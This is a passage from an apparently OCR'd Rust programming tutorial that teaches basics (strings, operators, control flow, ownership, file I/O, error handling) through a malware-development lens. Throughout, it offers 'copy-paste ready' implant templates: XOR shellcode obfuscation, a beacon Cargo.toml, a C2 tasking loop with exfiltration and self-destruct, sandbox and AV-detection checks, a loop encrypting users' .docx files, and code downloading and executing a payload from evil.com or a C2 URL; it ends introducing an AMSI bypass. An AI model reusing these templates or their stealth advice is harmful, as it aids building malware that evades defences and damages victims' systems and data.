say_hello(&b);    // works automatically!
```

Rule for beginners: Always use &str in function parameters → works with both types!

Raw Strings & Escaping (No More Headaches)

Normal strings need \ for special characters:

```
let path = "C:\\Users\\Ali\\Desktop";   // ugly
let quote = "He said, \"Hello\"";       // too many \
```

Raw strings = write exactly what you see:

```
let path = r"C:\Users\Ali\Desktop";        // clean!
let html = r#"<h1>Title "Hello"</h1>"#;     // quotes inside? no problem
```

Final Cheat Sheet for Absolute Beginners

Write this	Meaning	Use when
"hello"	&str (text in binary)	Most of the time
String::from("hi")	Real String	You need to change or build text
r"raw text"	Raw string (no escaping)	File paths, regex, HTML, shellcode
&my_string	Borrow as &str	Passing String to a function that wants &str
text.to_string()	Make a copy you own	You need to modify later

---

One Example to Rule Them All

```
fn main() {
    // Start with normal text
    let school = "NUST";                          // &str

    // Build a welcome message
    let mut welcome = String::from("Welcome to ");
    welcome.push_str(school);
    welcome.push('!');

    // Print it
    greet(&welcome);    // &String becomes &str automatically
}

fn greet(message: &str) {    // best way!
    println!("{}", message);
}
```

Output: Welcome to NUST!

That’s literally everything you need to know about strings in Rust as a beginner. Use &str for reading, String for building, raw strings for messy text → you’re now a Rust string master!

User Input

Rust **User Input** CLI & stdin

---

1. **Command Line Args** std::env::args()

```
use std::env;

fn main() {
    let args: Vec<String> = env::args().collect();
    // args[0] = program name
    if args.len() > 1 {
        println!("You entered: {}", args[1]);
    }
}
```

```
cargo run -- Ali Khan
```

Output:

```
You entered: Ali
```

---

2. **Read from stdin** std::io::stdin()

Read **One Line**

```
use std::io;

fn main() {
    let mut input = String::new();
    println!("Enter your name:");
    io::stdin()
        .read_line(&mut input)
        .expect("Failed to read");
```

```
    println!("Hello, {}!", input.trim());
}
```

Output:

```
Enter your name:
Ali
Hello, Ali!
```

Read **Multiple Lines** (until EOF)

```
use std::io::{self, BufRead};

fn main() {
    let stdin = io::stdin();
    println!("Type lines (Ctrl+D to stop):");
    for line in stdin.lock().lines() {
        println!("You said: {}", line.unwrap());
    }
}
```

Input Best Practices

Rule	**Why**
Trim input	Remove \n
Validate	Prevent crashes
Use .expect() or match	Handle errors
Never trust input	Buffer overflow, injection

Malware Dev Tip (Red Team)

```
use std::env;

fn main() {
```

```
    let args: Vec<String> = env::args().collect();
    if args.len() > 1 && args[1] == "exec" {
        let cmd = &args[2];
        // execute_shellcode(cmd);  // C2 command
    }
}
```

> **Why?**
>
> - CLI args → **stealthy C2**
> - No network → **evades EDR**

Quick Cheat Sheet

```
// CLI args
let args = env::args().collect::<Vec<String>>();

// One line
let mut name = String::new();
io::stdin().read_line(&mut name)?;

// All lines
for line in io::stdin().lock().lines() {
    println!("{}", line?);
}
`
```

Rust Math & Bitwise Operators

---

1. Basic Arithmetic (You Already Know These)

Operator	Name	Example	Result	Note
+	Addition	7 + 5	12	
-	Subtraction	7 - 5	2	
*	Multiplication	7 * 5	35	
/	Division	10 / 3	3	**Truncates** (drops decimal)
%	Remainder	10 % 3	1	What's left over

Real Example Everyone Uses

```
fn main() {
    let mut score = 0;
    score += 100;      // score = 100
    score *= 2;        // score = 200
    score -= 50;       // score = 150
    let half = score / 2;  // 75 (integer!)
    println!("Final score: {}", half);
}
```

---

2. Floating-Point (Decimals)

Just use .0 → Rust switches to real division automatically.

```
let a = 10.0_f64;
let b = 3.0_f64;
let real_div = a / b;        // 3.3333333333333335
let pi = 22.0 / 7.0;         // ≈ 3.142857
```

---

3. Bitwise Operators (Red Team's Best Friend)

Operator	Name	Example	Result	Why hackers love it
&	AND	5 & 3	1	Check if a flag/bit is set
`	`	OR	`5	3`
^	XOR	5 ^ 3	6	**Encryption / obfuscation** (reversible)
! or ~	NOT	!0	all 1s	Flip every bit
<<	Left shift	1 << 3	8	Fast multiply by 2
>>	Right shift	8 >> 1	4	Fast divide by 2

XOR Encryption

```
fn xor_encrypt(data: &mut [u8], key: u8) {
    for byte in data {
        *byte ^= key;        // same key again = decrypt
    }
}

let mut payload = b"SecretMessage";
xor_encrypt(&mut payload, 0x42);
println!("Encrypted: {:?}", payload);
// Run again → back to original!
```

---

4. Compound Assignment (Short & Sweet)

Long way	Short way	Meaning
x = x + 5	x += 5	Add and assign
x = x ^ key	x ^= key	XOR and assign (super common)
counter = counter + 1	counter += 1	Classic counter

Remember: mut is required!

```
let mut beacon_delay = 5000;
beacon_delay += 1000;     // now 6000 ms
```

Final Cheat Sheet (Keep This Forever)

You want to…	Write this
Normal math	+ - * / %
Real division	Use .0 → 10.0 / 3.0
Fast ×2 / ÷2	x << 1 or x >> 1
Simple encryption	data ^= key
Check if bit 2 is set	if flags & (1 << 2) != 0
Set bit 0	`flags
Toggle bit 3	flags ^= (1 << 3)
Counter	counter += 1

Red Team One-Liner Collection

```
// Simple XOR shellcode obfuscation
let key = 0x69;
for b in shellcode.iter_mut() { *b ^= key; }

// Rolling XOR (harder to detect)
let mut k = 0x11;
for b in payload.iter_mut() {
    *b ^= k;
    k = k.wrapping_add(1);
}

// Bit mask to check persistence flag
if config_flags & 0b0000_0001 != 0 { enable_persistence(); }
```

Master these 10 operators → 90% of Rust math and low-level tricks are yours. Simple, blazing fast, and perfect for both games and implants!

Dependencies

What Are Dependencies?

***Dependencies** = someone else wrote awesome code → you just use it instead of writing everything yourself.*

Examples everyone uses:

- *rand → random numbers*
- *reqwest → HTTP requests (C2, exfil)*
- *tokio → async (beacons, implants)*
- *serde → JSON, config files*
- *windows → Windows API for implants*

Cargo.toml – Your Shopping List

This is the file where you tell Rust: “I need these tools”.

```
[package]
name = "my_implant"
version = "0.1.0"
edition = "2021"

[dependencies]
# Name       = version or options
rand         = "0.8"                      # simple version
tokio        = { version = "1", features = ["full"] }
reqwest      = { version = "0.11", features = ["json"] }
serde        = { version = "1.0", features = ["derive"] }
serde_json   = "1.0"
base64       = "0.22"
windows      = { version = "0.54", features = ["Win32_Foundation",
"Win32_System_Threading"] }
```

Version Syntax Cheat Sheet

You write	Meaning	When to use
"0.8"	Exact version	You want no surprises
"0.8.25"	Exact exact version	Red team – reproducible builds
"^0.8"	Compatible with 0.8.x (default)	Normal development
">=0.8, <1.0"	Version range	Be specific
"*"	Any version (dangerous)	Never in real projects
{ path = "../my_lib" }	Local folder (your private code)	Private tools, implants

How to Actually Add a Dependency (3 Ways)

Way 1 – Edit Cargo.toml manually (pro way) **Way 2** – Use command (beginner friendly)

```
cargo add reqwest --features json,tls
cargo add tokio --features full
cargo add serde --features derive
```

Way 3 – For local/private crates (red team favorite)

```
my_payloads = { path = "../secret_payloads" }
stealth_utils = { path = "./utils/obfuscator" }
```

Real Red Team Cargo.toml (Copy-Paste Ready)

```
[package]
name = "beacon_v3"
version = "0.3.3"
edition = "2021"
publish = false          # never upload to crates.io

[dependencies]
reqwest = { version = "0.11", features = ["json", "rustls-tls"], default-
features = false }
tokio = { version = "1", features = ["rt-multi-thread", "macros", "time"] }
serde = { version = "1.0", features = ["derive"] }
serde_json = "1.0"
rand = "0.8"
base64 = "0.22"
aes-gcm = "0.10"
```

```
winapi = { version = "0.3", features = ["winuser", "processthreadsapi"] }

# Your own secret code
c2_crypto = { path = "../c2_crypto" }
shellcode_loader = { path = "./loader" }
```

Common Crates Every Hacker Should Know

Crate	What it does	Red team use case
reqwest	HTTP client	C2 check-in, exfil
tokio	Async runtime	Long-running implants, beacons
serde	Parse/send JSON	Config, tasking
rand	Random numbers	Keys, delays, jitter
aes-gcm	Encryption	Encrypt C2 traffic
windows	Call Windows API safely	Process injection, persistence
obfuscate	String/func obfuscation (community)	AV/EDR evasion

Final Workflow (You'll Do This 1000×)

```
# 1. Create new project
cargo new my_tool --bin

# 2. Add dependencies
cargo add reqwest --features json
cargo add tokio --features full

# 3. Code!
code .

# 4. Build release (small & fast)
cargo build --release
# → binary is in target/release/my_tool.exe
```

Golden Rule for Implants

Never use default-features when possible → smaller binary, less detection.

```
reqwest = { version = "0.11", features = ["json"], default-features = false }
```

That’s it! You now know everything about Rust dependencies. Add the crates → write less code → ship faster, stealthier tools.

Control Flow

Control flow = **who decides what happens next in your program**.
Normally, computers are dumb: they read your code line-by-line from top to bottom like a robot.
Control flow is the magic that lets your program **make decisions** and **jump around** instead of being a boring robot.

The 3 Big Control Flow Tools in Rust

Tool	What it does	Real-life example
if / else	"If this is true → do this. Otherwise → do that."	If you have money → buy ice cream. Else → cry.
match	"Look at this value and pick the right answer."	If dice shows 1 → move 1 step. If 6 → move 6 steps.
Loops	"Keep doing this until I say stop."	Keep checking C2 server until you get a task.

---

1. Comparison Operators → Always Return true or false

Operator	Meaning	Example	Result
==	Equal to	5 == 5	true
!=	Not equal	5 != 10	true
<	Less than	5 < 10	true
<=	Less than or equal	10 <= 10	true
>	Greater than	10 > 5	true
>=	Greater than or equal	5 >= 5	true

```
let target_alive = ping_ip("192.168.1.1");
if target_alive {
    println!("Target is up!");
}
```

2. Logical Operators (Boolean Logic)

Operator	Name	Truth Table	Red Team Use
&&	AND	Only true if **both** are true	is_admin && has_token
`		`	OR
!	NOT	Flips true → false, false → true	!detected

Classic Truth Tables (Memorize These)

AND (&&)

A	B	A && B
true	true	true
true	false	false
false	true	false
false	false	false

OR (||)

A	B	A | B
true	true	true
true	false	true
false	true	true
false	false	false

NOT (!)

A	!A
true	false
false	true

3. if / else if / else – Decision Making

Rust

```
let mut money = 10;
let age = 19;

if age >= 21 && money >= 5 {
    println!("Drink up!");
} else if age >= 21 {
    println!("No money? Get out!");
} else if money >= 5 {
    println!("Nice try, kid!");
} else {
    println!("Go home.");
}
```

Red Team Example:

```
if is_elevated() && !av_detected() {
    inject_shellcode();
} else if !is_elevated() {
    attempt_uac_bypass();
} else {
    sleep_and_retry();
}
```

---

4. match – The King of Control Flow

```
match status_code {
    200 => println!("Success!"),
    404 => println!("Not found"),
    403 => println!("Forbidden - need escalation"),
    500 => println!("Server error - try again later"),
    _   => println!("Unknown response"), // _ = catch all
}
```

Match with multiple values:

```
match code {
    200 | 201 | 204 => println!("OK"),
```

```
    400..=499       => println!("Client error"),
    500..=599       => println!("Server error"),
    _               => println!("Unknown"),
}
```

---

5. Loops – Repeat Until You Win

Loop Type	Use When	Example
loop	Infinite until break	Beacon loops
while	While condition is true	Wait for mutex
for	Known number of times / over collections	Encrypt each file

loop (Red Team Favorite)

```
loop {
    if c2_checkin_successful() {
        break;
    }
    delay(jitter(5000..15000));
}
```

while

```
while !process_found("notepad.exe") {
    std::thread::sleep(std::time::Duration::from_secs(2));
}
inject_into_notepad();
```

for – Best for files, ranges, vectors

```
for file in std::fs::read_dir("C:\\Users")? {
    let path = file?.path();
    if path.extension() == Some("docx".as_ref()) {
        encrypt_file(&path);
    }
}
```

Final Red Team Control Flow Template

```
fn main() {
    loop {
        let task = match get_task_from_c2() {
            "sleep" => { delay(30000); continue; }
            "exfil" => exfil_data(),
            "inject" => inject_shellcode(),
            "die"   => break,
            _       => Task::None,
        };

        if av_detected() {
            self_destruct();
            break;
        }

        std::thread::sleep(std::time::Duration::from_secs(5));
    }
}
```

One-Page Cheat Sheet (Save This!)

```
// Comparisons
a == b, a != b, a < b, a <= b, a > b, a >= b

// Logic
true && false  → false
true || false  → true
!true          → false

// if
if condition { } else if another { } else { }

// match
match value {
    1 => println!("one"),
    2 | 3 => println!("two or three"),
    x if x > 10 => println!("big"),
    _ => println!("other"),
}

// Loops
loop { if done { break; } }
while condition { }
```

```
for i in 0..10 { }
for file in files { }
```

You now control the entire flow of your Rust programs — from simple games to undetectable implants. Master if, match, and loop → you've unlocked 95% of real-world Rust power.

Rust Functions

What is a Function?

A function = a reusable mini-program with a name.

```
fn steal_cookies() {            // name
    // do bad things here
}
```

You define it once → call it 1000 times.

Basic Syntax (Memorize This)

```
fn function_name(param1: Type, param2: Type) -> ReturnType {
    // code here
    final_value                 // ← this is returned (no "return" keyword
needed)
}
```

---

1. Function That Does Something (No Return)

```
fn beacon_home(message: &str) {
    println!("Sending to C2: {}", message);
    // no -> arrow = returns nothing (actually returns ())
}
```

---

2. Function That Returns a Value

```
fn add(a: i32, b: i32) -> i32 {
    a + b                       // ← last line = return value
}
```

```
// or with explicit return
fn subtract(a: i32, b: i32) -> i32 {
    return a - b;               // old-school style (rare in Rust)
}
```

---

3. Real-World Red Team Functions

```
// Check if we're in a sandbox
fn is_sandbox() -> bool {
    std::thread::sleep(std::time::Duration::from_secs(10));
    std::env::var("USERNAME").unwrap_or_default() == "sandbox"
}

// XOR encrypt/decrypt (same function!)
fn xor(data: &mut [u8], key: u8) {
    for byte in data {
        *byte ^= key;
    }
}

// Safe API call that returns Result
fn read_file(path: &str) -> Result<Vec<u8>, std::io::Error> {
    std::fs::read(path)
}
```

---

4. The Mighty Result<T, E> – How Pros Handle Errors

Never use panic in implants!

```
fn download_payload(url: &str) -> Result<Vec<u8>, Box<dyn std::error::Error>>
{
    let resp = reqwest::blocking::get(url)?;  // ← ? = early return on error
    Ok(resp.bytes()?.to_vec())
}

fn main() {
    match download_payload("https://evil.com/payload.bin") {
        Ok(payload) => execute(&payload),
        Err(_) => self_destruct(),                  // silently die on fail
```

```
    }
}
```

---

5. Function Calling Cheat Sheet

```
fn main() {
    greet("Hacker");                  // call with argument
    let sum = add(1337, 420);         // capture return value
    println!("Sum = {}", sum);

    let encrypted = xor_bytes(&mut shellcode, 0x69);
}
```

---

6. Advanced But Super Common Patterns (Red Team Favorites)

```
// 1. Early return with ?
fn inject_process(pid: u32) -> Result<(), String> {
    if !is_admin() { return Err("Not admin".to_string()); }
    open_process(pid).ok_or("Process not found")?;
    write_memory(...)?;
    Ok(())
}

// 2. Closures (anonymous functions)
let delayed_beacon = || {
    std::thread::sleep(std::time::Duration::from_secs(30));
    beacon_home("still alive");
};

// 3. Function as parameter
fn run_if_safe(task: fn()) {
    if !av_detected() {
        task();
    }
}
```

Final Copy-Paste Template (Every Implant Uses This)

```
fn main() {
    if is_sandbox() {
        return;                              // die silently
    }

    let mut payload = match download_payload(C2_URL) {
        Ok(p) => p,
        Err(_) => return,
    };

    xor(&mut payload, 0x42);                 // decrypt
    execute_shellcode(&payload);
}

const C2_URL: &str = "https://c2.evildomain.pk/task";
```

Golden Rules (Never Break These)

Rule	Why
Functions that can fail → return Result<T, E>	No crashing implants
Last line = return value (no return keyword needed)	Rust style
Prefer &str for string params	Works with both &str and String
Never panic! in production code	Panics = crashes = detection
Use ? operator everywhere	Clean error handling

Master functions → you can now structure clean, safe, stealthy Rust implants like a pro.

You don't write spaghetti code anymore. You write **weapons-grade, modular Rust**. Welcome to the big leagues.

Rust Advanced Types

1. Vec – The Growable Array (You'll Use This Every Day)

What it is	Dynamic list that can grow/shrink
Lives on	Heap (grows automatically)
vs Array	Array = fixed size → [u8; 256]
Vec = any size → Vec	

```
// Create
let mut payload = Vec::new();                    // empty
let shellcode = vec![0x90, 0xe8, 0x00, 0x00];     // with data

// Add / Remove
payload.push(0xCC);
payload.extend_from_slice(&shellcode);
let last = payload.pop();                        // removes last

// Access
let first = payload[0];                          // panics if empty!
let safe = payload.get(999);                     // returns Option

// Loop
for byte in &payload {
    print!("{:02x} ", byte);
}
```

Red Team One-Liner:

```
let mut buffer = Vec::with_capacity(4096);
buffer.extend_from_slice(&encrypted_data);
xor_decrypt(&mut buffer, key);
execute(&buffer);
```

---

2. struct – Your Custom Data Type (Like a Player Profile)

```
struct C2Config {
    url: String,
    port: u16,
    key: [u8; 32],
    jitter: u64,
}

struct ImplantState {
    id: u32,
    last_checkin: u64,
    stolen_files: Vec<String>,
}
```

With Methods (Real Power):

```
impl C2Config {
    fn beacon_url(&self) -> String {
        format!("{}:{}/checkin", self.url, self.port)
    }
}

let config = C2Config {
    url: "https://evil.com".to_string(),
    port: 443,
    key: [0x42; 32],
    jitter: 5000,
};
println!("{}", config.beacon_url());
```

---

3. enum – One Type, Many Shapes (Red Team Gold)

```
#[derive(Debug)]
enum Task {
    Sleep(u64),
    Screenshot,
    KeylogStart,
    Exfil { path: String },
    Execute(Vec<u8>),
    Die,
}
```

Match = Super Powerful Control Flow:

```
match task {
    Task::Sleep(ms)      => delay(ms),
    Task::Screenshot     => take_screenshot(),
    Task::Exfil { path } => send_file(&path),
    Task::Execute(code)  => run_shellcode(&code),
    Task::Die            => self_destruct(),
}
```

Option & Result = Built-in Enums

```
let maybe: Option<String> = Some("stolen".to_string());
let result: Result<Vec<u8>, String> = download_payload();
```

---

4. Generics – Write Once, Use Everywhere

```
// Works with u8, i32, f64, String... anything!
fn xor_mut<T: std::ops::BitXorAssign>(data: &mut [T], key: T) {
    for b in data {
        *b ^= key;
    }
}

let mut shellcode = vec![0x90u8, 0xe8, 0x00];
xor_mut(&mut shellcode, 0xAAu8);
```

Generic Struct:

```
struct Buffer<T> {
    data: Vec<T>,
}
let int_buf = Buffer { data: vec![1, 2, 3] };
let byte_buf = Buffer { data: vec![0x90, 0x90] };
```

---

5. Traits – Shared Superpowers

```
trait Encryptable {
    fn encrypt(&mut self, key: &[u8]);
    fn decrypt(&mut self, key: &[u8]);
}

impl Encryptable for Vec<u8> {
    fn encrypt(&mut self, key: &[u8]) {
        for (i, byte) in self.iter_mut().enumerate() {
            *byte ^= key[i % key.len()];
        }
    }
    fn decrypt(&mut self, key: &[u8]) { self.encrypt(key); } // XOR = same
}
```

Use It:

```
let mut payload = vec![0x90, 0xe8, 0x00];
payload.encrypt(b"secretkey");
payload.decrypt(b"secretkey"); // back to normal
```

Final Red Team Template (Copy-Paste Ready)

```
#[derive(Debug)]
struct Implant {
    config: C2Config,
    state: ImplantState,
    tasks: Vec<Task>,
}

#[derive(Debug)]
enum Task { Sleep(u64), Execute(Vec<u8>), Die }

impl Implant {
    fn run(&mut self) {
        loop {
            for task in self.tasks.drain(..) {
                match task {
                    Task::Sleep(ms) =>
std::thread::sleep(std::time::Duration::from_millis(ms)),
                    Task::Execute(code) => unsafe { execute_shellcode(&code)
},
                    Task::Die => return,
```

```
                }
            }
            self.beacon();
        }
    }
}
```

Ultimate Cheat Sheet (Save Forever)

Feature	Syntax Example	Real Use Case
Dynamic array	Vec	Payloads, file buffers
Custom data	struct Config { url: String }	C2 settings
Multiple shapes	enum Task { Sleep, Execute(Vec) }	C2 commands
Reuse code	fn encrypt(data: &mut [T], key: T)	XOR any type
Shared behavior	trait Stealth { fn hide(&self); }	AV evasion for different modules

You now know **95% of real-world Rust** used in games, tools, and implants.

Master Vec, struct, enum, generics, and traits → you write **clean, fast, undetectable** Rust like a pro. Welcome to the elite tier.

Rust Memory Management – Why Rust is Famous for It

The Big Problem in Other Languages

Language	Memory Problem	Real-World Result
C / C++	You manually free memory (free(), delete)	→ Memory leaks, crashes, exploits (buffer overflow)
Java / Python	Garbage collector (GC) automatically cleans	→ Pauses, slow, unpredictable, big binaries
Rust	**No GC + No manual free** → Best of both worlds	→ Super fast + 100% safe + tiny binaries

---

Rust's Secret = **Ownership + Borrow Checker** (No magic, just rules)

Rule (Rust enforces at compile time)	What it means in human words	Why you're safe
1. Every value has exactly ONE owner	Only one variable "owns" the data	No double-free
2. When owner dies → data is auto-dropped	No need to call free() → happens automatically	No leaks
3. You can borrow: &T (read) or &mut T (write)	You can look at data or change it, but follow strict rules	No use-after-free
4. Only ONE mutable borrow at a time	Two parts of code can't change the same thing simultaneously	No data races
5. Borrows can't outlive the owner	You can't use data after it's gone	No dangling pointers

→ The **compiler checks all this BEFORE your program runs** → If you break the rules → **won't compile** (not crash later!)

Real Example (Same code in C vs Rust)

C (dangerous):

```
char* buffer = malloc(100);
// ... 1000 lines later
free(buffer);  // ← did you remember? what if you forgot?
// use buffer again → CRASH or EXPLOIT
```

Rust (impossible to mess up):

```
fn main() {
    let buffer = vec![0u8; 100];     // owned here
    // use buffer safely
} // ← buffer automatically freed here. 100% guaranteed.
```

Why Rust Became Famous for Memory Safety

Feature	C / C++	Java / Go / Python	Rust
Speed	Fast	Slower (GC pauses)	**Fast (like C)**
Memory leaks	Easy	Impossible	**Impossible**
Use-after-free	Easy	Impossible	**Impossible**
Data races (threads)	Easy	Hard but possible	**Impossible**
Garbage Collector	No	Yes	**No**
Binary size	Tiny	Huge	**Tiny**
Can run on tiny devices	Yes	No	**Yes**

Red Team / Implant Bonus: Why Rust is Perfect for Malware

Feature	Why attackers love it
No GC → no pauses	Beacon timing is perfect
Tiny binary (no runtime)	Hard to detect by size
No crashes from memory bugs	Implant runs forever
Stack + heap control	Easy shellcode, anti-analysis
Zero-cost abstractions	Same speed as hand-written C

Rust Ownership

What is Ownership?

- **Every value** has **one owner** (a variable).
- When owner **goes out of scope** → memory **auto-freed** (no garbage collector!).

Example 1: Basic Ownership

```
fn main() {
    let s = String::from("hello"); // s owns the string
    println!("{}", s);             // use it
} // ← s dies → memory freed!
```

> **Note**: Only works for String, not &str (string slice).

Example 2: Move (Transfer Ownership)

```
fn main() {
    let s1 = String::from("hello"); // s1 owns
    let s2 = s1;                    // s1 → s2 (MOVE!)

    println!("{}", s2);             // OK
    // println!("{}", s1);          // ERROR! s1 is gone
}
```

> After move: **old variable is invalid**.

Key Rules (3 Simple Rules)

Rule	Meaning
1. Each value has **1 owner**	Only one variable controls it
2. When owner **ends**	Memory is **dropped**

Rule	Meaning
3. You can **move** ownership	Old name dies

Stack vs Heap

Stack	Heap
Fast, fixed size	Slower, dynamic size
Stores: i32, bool, &str	Stores: String, Vec, Box
Auto-cleared when out of scope	Needs **ownership** to clean

Example: Stack Data

```
fn main() {
    let x = 5;           // lives on STACK
    let y = x;           // COPIED (not moved)

    println!("{} {}", x, y); // both work!
}
```

> i32 is **Copy** → no ownership move.

Example: Heap Data (Ownership Matters)


```
fn main() {
    let s1 = String::from("hello"); // on HEAP
    let s2 = s1;                    // MOVED (ownership transferred)

    // println!("{}", s1);          // ERROR! s1 invalid
    println!("{}", s2);            // OK
}
```

> String is on **heap** → **moved**, not copied.

Ownership Rules Recap

1. **Each value** has **1 owner**
2. **Owner ends** → memory **freed** (stack or heap)
3. **Heap data** → **move** unless borrowed

Visual :



Why?

- **Safe**: No double free, no use-after-free
- **Fast**: No garbage collector
- **Predictable**: You know exactly when memory is freed

Rust Borrowing & References

What is Borrowing?

- **Borrow** = use data **without taking ownership**.
- &T = **immutable reference** (read-only)
- &mut T = **mutable reference** (can change)

> Owner keeps control. Borrow ends → no memory freed.

Example: Immutable Borrow

```
fn main() {
    let s1 = String::from("hello");     // s1 owns
    let len = calculate_length(&s1);    // borrow s1
    println!("'{}' has length {}", s1, len); // s1 still valid!
}

fn calculate_length(s: &String) -> usize {
    s.len()  // read only
} // borrow ends — nothing dropped
```

Example: Mutable Borrow

```
fn main() {
    let mut s = String::from("hello");
    add_world(&mut s);  // mutable borrow
    println!("{}", s);  // "hello world"
}

fn add_world(s: &mut String) {
    s.push_str(" world");
}
```

Borrowing Rules (enforced by **Borrow Checker**)

Rule	Meaning
1. Any number of &T (read)	OK
2. **Only one** &mut T at a time	No others
3. **No &mut T** if any &T exists	Prevents conflicts

> **Error if broken** → Compile-time safety!

Dereferencing with *

Code	Meaning
let r = &x;	r is a reference
*r	**Get the value** it points to

Example 1: Simple

```
let x = 10;
let r = &x;
assert_eq!(*r, 10);  // dereference
```

Example 2: Box (Heap)

```
let b = Box::new(5);
let r = &b;
assert_eq!(**r, 5);  // ** = deref Box → deref to i32
```

Stack vs Heap Recap (with Borrowing)

Data	Memory	Copy or Move?	Borrowing?
i32, bool	Stack	**Copy**	&i32
String, Vec	Heap	**Move**	&String
&str	Stack (pointer)	Copy	—

Visual: Borrowing

```
Owner: s1 ──────→ [ "hello" ] on Heap
                ↘
Borrow: &s1 ──→ (read-only access)
```

> s1 still owns → can use after borrow ends.

Summary (3 lines)

> **Borrow** = use data **without owning**. &T = read, &mut T = change — **one mutable at a time**. * = **dereference** to get real value — safe & fast!

Rust File Input & Output

What is File I/O?

Input/Output with files: **Create** → **Write** → **Append** → **Read** → **Delete**
All in std::fs and std::io

---

1. Create a File

```
use std::fs::File;

fn main() -> std::io::Result<()> {
    let _file = File::create("example.txt")?;  // creates or overwrites
    Ok(())
}
```

> ? = return error early

---

2. Write to File

```
use std::fs::File;
use std::io::Write;

fn main() -> std::io::Result<()> {
    let mut file = File::create("example.txt")?;
    file.write_all(b"Hello, world!")?;  // b"" = bytes
    Ok(())
}
```

> write_all writes **all bytes** or returns error

---

3. Append to File

```rust
use std::fs::OpenOptions;
use std::io::Write;

fn main() -> std::io::Result<()> {
    let mut file = OpenOptions::new()
        .write(true)
        .append(true)           // append mode
        .open("example.txt")?;

    file.write_all(b"\nMore data")?;
    Ok(())
}
```

> Use OpenOptions to **open existing file** in append mode

---

4. Read from File

```rust
use std::fs::File;
use std::io::Read;

fn main() -> std::io::Result<()> {
    let mut file = File::open("example.txt")?;
    let mut contents = String::new();

    file.read_to_string(&mut contents)?;  // reads entire file
    println!("{}", contents);
    Ok(())
}
```

> read_to_string → auto-detects text (UTF-8)

---

5. Delete a File

```rust
use std::fs;

fn main() -> std::io::Result<()> {
    fs::remove_file("example.txt")?;  // gone forever
    Ok(())
}
```

Common OpenOptions

```
OpenOptions::new()
    .read(true)      // allow reading
    .write(true)     // allow writing
    .create(true)    // create if not exists
    .truncate(true)  // clear file on open
    .append(true)    // write to end
    .open("file.txt")?
```

Error Handling: ? Operator

```
fn main() -> std::io::Result<()> { ... }
```

> Any Err → **bubbles up** Clean, safe, no panics

Pro Tips

Task	Best Function
Read whole file	std::fs::read_to_string("file.txt")
Write whole file	std::fs::write("file.txt", "data")
Check if exists	std::path::Path::exists(&path)

```
std::fs::write("out.txt", "Fast!")?;  // one-liner!
```

Summary (3 Lines)

> **Create** → File::create **Write/Append** → write_all + OpenOptions **Read** → read_to_string, **Delete** → remove_file

---

One-Liner Examples

```
std::fs::write("hi.txt", "Hello")?;           // write
let data = std::fs::read_to_string("hi.txt")?; // read
std::fs::remove_file("hi.txt")?;              // delete
```

Error Handling

Rust Error Handling

Core: Result<T, E> Enum

```
enum Result<T, E> {
    Ok(T),     // Success with value
    Err(E),    // Failure with error
}
```

> **T** = success type **E** = error type

Example: Division

```
fn divide(x: i32, y: i32) -> Result<i32, String> {
    if y == 0 {
        Err("Cannot divide by zero".to_string())
    } else {
        Ok(x / y)
    }
}
```

---

1. match – Full Control

```
fn main() {
    match divide(10, 2) {
        Ok(v) => println!("Result: {v}"),
        Err(e) => println!("Error: {e}"),
    }
}
```

> **Safe**, **explicit**, **idiomatic**

2. unwrap() – Panic on Err

```
let result = divide(10, 2).unwrap();  // 5
// divide(10, 0).unwrap();           // PANIC!
```

> **Danger**: Crashes program

---

3. expect("msg") – Custom Panic

```
let result = divide(10, 0).expect("Don't divide by zero!");
// → PANIC: Don't divide by zero!
```

> Better than unwrap() — **clear message**

---

4. ? Operator – Propagate Errors

```
use std::fs::File;
use std::io::Read;

fn read_file(path: &str) -> Result<String, std::io::Error> {
    let mut file = File::open(path)?;     // auto return Err
    let mut s = String::new();
    file.read_to_string(&mut s)?;         // auto return Err
    Ok(s)
}
```

> **Only works in functions returning Result Shorter than match**

Before ?

```
let mut file = match File::open(path) {
    Ok(f) => f,
    Err(e) => return Err(e),
};
```

After ?

```
let mut file = File::open(path)?;  // Clean!
```

---

5. panic!() – Crash on Unrecoverable Error

```
fn divide(x: i32, y: i32) -> i32 {
    if y == 0 {
        panic!("Cannot divide by zero");  // Stops program
    }
    x / y
}
```

> Use **only** for **bugs**, not normal errors **Never in libraries**

Best Practices

Do	Don't
Return Result in fallible functions	unwrap() in production
Use ? to propagate	panic!() for expected errors
match for complex logic	Ignore errors

Quick Cheatsheet

```
Ok(42)          // Success
Err("oops")     // Failure

value?          // Return Err early
value.unwrap()  // Panic on Err
value.expect("msg")  // Panic with message
```

Summary (3 Lines)

> **Result** = Ok(value) or Err(error) Use **?** to propagate, **match** to handle **unwrap()/panic!() = crash** — avoid in real code

---

Pro Tip:

```
std::fs::read_to_string("file.txt").expect("File must exist!");
```

AMSI Bypass Tool in Rust

Windows AMSI Bypass – Direct Memory Patch of AmsiScanBuffer

Introduction – What This Code Does

*This Rust program performs a **classic in-memory patch** of the `AmsiScanBuffer` function inside `amsi.dll` on Windows.*
